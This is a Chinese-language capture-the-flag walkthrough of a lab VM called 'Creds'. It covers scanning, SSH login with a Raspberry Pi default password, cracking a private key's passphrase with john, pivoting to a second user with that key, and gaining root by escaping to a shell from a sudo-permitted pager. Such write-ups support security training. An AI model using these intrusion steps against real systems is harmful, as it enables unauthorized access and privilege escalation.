主机发现
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Creds]
└─# arp-scan -I eth1 -l

192.168.56.112 08:00:27:d4:ec:19 PCS Systemtechnik GmbH主机地址为:192.168.56.112
端口扫描
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Creds]
└─# nmap -p- 192.168.56.112

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
探测80端口

一个树莓派的介绍页面,且pi像一个用户名

没什么信息,检索一下默认密码看看
登录pi
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Creds]
└─# ssh pi@192.168.56.112
pi@192.168.56.112's password:

pi@Creds:~$ id
uid=1001(pi) gid=1001(pi) groups=1001(pi)默认密码raspberry登录上
user.txt
bash
pi@Creds:~$ cat user.txt
flag{user-8f818940c395e0b0c39a357c6611c703}
pi ---> final
bash
pi@Creds:~$ ls -al /home
total 16
drwxr-xr-x  4 root  root  4096 Nov 26 06:54 .
drwxr-xr-x 18 root  root  4096 Mar 18  2025 ..
drwx------  3 final final 4096 Nov 26 06:58 final
drwx------ 4 pi pi 4096 Nov 27 07:29 pi应该提权到用户final
bash
pi@Creds:~$ ls -al
total 1184

-rw-r--r-- 1 root root  80585 Dec 29  2024 pass.txt
drwx------ 2 pi   pi     4096 Nov 26 06:58 .ssh
-rw-r--r-- 1 root root     44 Nov 26 06:48 user.txt

pi@Creds:~$ ls -al ./.ssh
total 24
drwx------ 2 pi pi 4096 Nov 26 06:58 .
drwx------ 4 pi pi 4096 Nov 27 07:29 ..
-rw-r--r-- 1 pi pi   90 Nov 26 06:53 authorized_keys
-rw------- 1 pi pi  444 Nov 26 06:53 id_ed25519
-rw-r--r-- 1 pi pi   90 Nov 26 06:53 id_ed25519.pub
-rw-r--r-- 1 pi pi  222 Nov 26 06:58 known_hosts
把'id_ed25519'和'pass.txt'拿到kali里
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Creds]
└─# ls
id_rsa  pass.txt
john爆破
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Creds]
└─# john tmp --wordlist=pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:07:56 62.93% (ETA: 19:36:24) 0g/s 13.28p/s 13.28c/s 13.28C/s soraia..weather
0g 0:00:09:19 74.32% (ETA: 19:36:19) 0g/s 13.33p/s 13.33c/s 13.33C/s 1qwerty..loveu1
raspberry        (id_rsa)
1g 0:00:12:11 DONE (2025-11-30 19:35) 0.001367g/s 12.78p/s 12.78c/s 12.78C/s smooch..nebraska
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
爆破很久还是默认密码。(默认密码在pass.txt后面,反转一下说不定快一点)
登录final
bash
pi@Creds:~$ ssh final@127.0.0.1 -i .ssh/id_ed25519
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:IV6iZTL6D//1Ojh0d8XoSMepPgjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Enter passphrase for key '.ssh/id_ed25519':
Linux Creds 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 26 06:59:22 2025 from ::1
final@Creds:~$ id
uid=1000(final) gid=1000(final) groups=1000(final)
提权
bash
final@Creds:~$ sudo -l
Matching Defaults entries for final on Creds:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User final may run the following commands on Creds:
(ALL) NOPASSWD: /usr/local/bin/creds search *看一下help,发现进入像vim,man命令类似的界面(!sh直接提权就行)
bash
final@Creds:~$ sudo /usr/local/bin/creds search * --help
[-] Product not found in database 🦕
INFO: Showing help with the command 'creds search lol - -- --help'.

# id
uid=0(root) gid=0(root) groups=0(root)
root.txt
bash
# cat root.txt
flag{root-4b05311c50c83a1894684662a95adcc5}